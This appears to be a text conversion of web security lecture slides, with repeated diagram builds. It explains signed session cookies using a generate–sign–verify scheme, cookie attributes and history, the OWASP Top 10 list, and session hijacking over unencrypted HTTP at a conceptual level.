- Triple of algorithms ( $G$ ,  $S$ ,  $V$ )
  - $G() \rightarrow k$  - generator returns key
  - $S(k, x) \rightarrow t$  - signing returns a tag  $t$  for input  $x$
  - $V(k, x, t) \rightarrow \text{accept|reject}$  - checks validity of tag  $t$  for given input  $x$
- Correctness property
  - $V(k, x, S(k, x)) = \text{accept}$  should always be true
- Security property
  - $V(k, x, t) = \text{accept}$  should almost never be true when  $x$  and  $t$  are chosen by the attacker

**Client**

**Server**

**Client**

$G() \rightarrow k$

**Server**

**Client**

**POST /login HTTP/1.1**  
**username=alice&password=password**



**Server**

**G() → k**

**Client**

**POST /login HTTP/1.1**  
**username=alice&password=password**



**G() → k**

**Login info ok?**

**Server**

**Client**

**POST /login HTTP/1.1**  
**username=alice&password=password**



**G() → k**

**Login info ok?**

**OK!**

**Server**

**Client**

**POST /login HTTP/1.1**  
**username=alice&password=password**



**G() → k**

**Login info ok?**

**OK!**

**S(k, 'alice') → t**

**Server**

**Client**

**POST /login HTTP/1.1**  
**username=alice&password=password**



**G() → k**

**Login info ok?**

**OK!**

**S(k, 'alice') → t**

**Server**

**Client**

**POST /login HTTP/1.1**  
**username=alice&password=password**



**HTTP/1.1 200 OK**  
**Set-Cookie: username=alice;**  
**Set-Cookie: tag=t;**



**GET / HTTP/1.1**  
**Cookie: username=alice; tag=t**



**G() → k**

**Login info ok?**

**OK!**

**S(k, 'alice') → t**

**Server**

**Client**

**POST /login HTTP/1.1**  
**username=alice&password=password**



**HTTP/1.1 200 OK**  
**Set-Cookie: username=alice;**  
**Set-Cookie: tag=t;**



**GET / HTTP/1.1**  
**Cookie: username=alice; tag=t**



**G() → k**

**Login info ok?**

**OK!**

**S(k, 'alice') → t**

**Server**

**V(k, 'alice', t) → ok?**

**Client**

**POST /login HTTP/1.1**  
**username=alice&password=password**



**HTTP/1.1 200 OK**  
**Set-Cookie: username=alice;**  
**Set-Cookie: tag=t;**



**GET / HTTP/1.1**  
**Cookie: username=alice; tag=t**



**G() → k**

**Login info ok?**

**OK!**

**S(k, 'alice') → t**

**Server**

**V(k, 'alice', t) → ok?**

**OK!**

**Client**

**POST /login HTTP/1.1**  
**username=alice&password=password**



**HTTP/1.1 200 OK**  
**Set-Cookie: username=alice;**  
**Set-Cookie: tag=t;**



**GET / HTTP/1.1**  
**Cookie: username=alice; tag=t**



**HTTP/1.1 200 OK**  
**Private webpage for Alice!**



**G() → k**

**Login info ok?**


**OK!**

**S(k, 'alice') → t**

**Server**

**V(k, 'alice', t) → ok?**

**OK!**



# Sessions: Desired properties

- Browser remembers user (so user doesn't need to repeatedly log in)
- User cannot modify session cookie to login as another user
- Session cookies are not valid forever
- Sessions can be deleted on the server-side
- Sessions should expire after some time, e.g. 30 days

# History of cookies

- Implemented in 1994 in Netscape and described in 4-page draft
- No spec for 17 years
  - Attempt made in 1997, but made incompatible changes
  - Another attempt in 2000 ("Cookie2"), same problem
  - Around 2011, another effort succeeded (RFC 6265)
- Ad-hoc design has led to *interesting* issues

1997-The specification produced by the group specifies that third-party cookies were either not allowed at all, or at least not enabled by default  
2011 - European law requires that all websites targeting European Union member states gain "informed consent" from users before storing non-essential cookies on their device.

# OWASP's Top 10 List

1. Injection Flaws
  - a) SQL Injection, XPATH Injection, etc
2. Cross-Site Scripting (XSS)
3. Broken Authentication and Session Management
4. Insecure Direct Object Reference
5. **Cross Site Request Forgery (CSRF)**
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards



From OWASP Top 10: The Ten Most Critical Web Application Security Vulnerabilities

# Web Security

## Session attacks, Cross-Site Request Forgery

# Recall: Cookies

**Set-Cookie: theme=dark; Expires=<date>;**

**Header Name**

**Cookie Name**

**Attr. Name**

**Attr. Value**

**Cookie Value**

# How do you delete cookies?

- Set cookie with same name and an expiration date in the past
- Cookie value can be omitted

**Set-Cookie:** key=; Expires=Thu, 01 Jan 1970 00:00:00 GMT

# Basic cookie attributes

- **Expires** - Specifies expiration date. If no date, then lasts for "browser session"
- **Path** - Scope the "Cookie" header to a particular request path prefix
  - e.g. **Path=/docs** will match **/docs** and **/docs/Web/**
- **Domain** - Allows the cookie to be scoped to a "broader domain" (within the same registrable domain)
  - e.g. **XYZ.stanford.edu** can set cookies for **stanford.edu**
- Note: **Path** and **Domain** violate Same Origin Policy
  - Do not use **Path** to keep cookies secret from other pages on the same origin
  - By using **Domain**, one origin can set cookies for another origin

# Session attacks

# Session hijacking

- Sending cookies over unencrypted HTTP is a very bad idea
  - If anyone sees the cookie, they can use it to hijack the user's session
  - Attacker sends victim's cookie as their own
  - Server will be fooled


# Sessions (normal case)


Client

Server

**Client**

**Server**







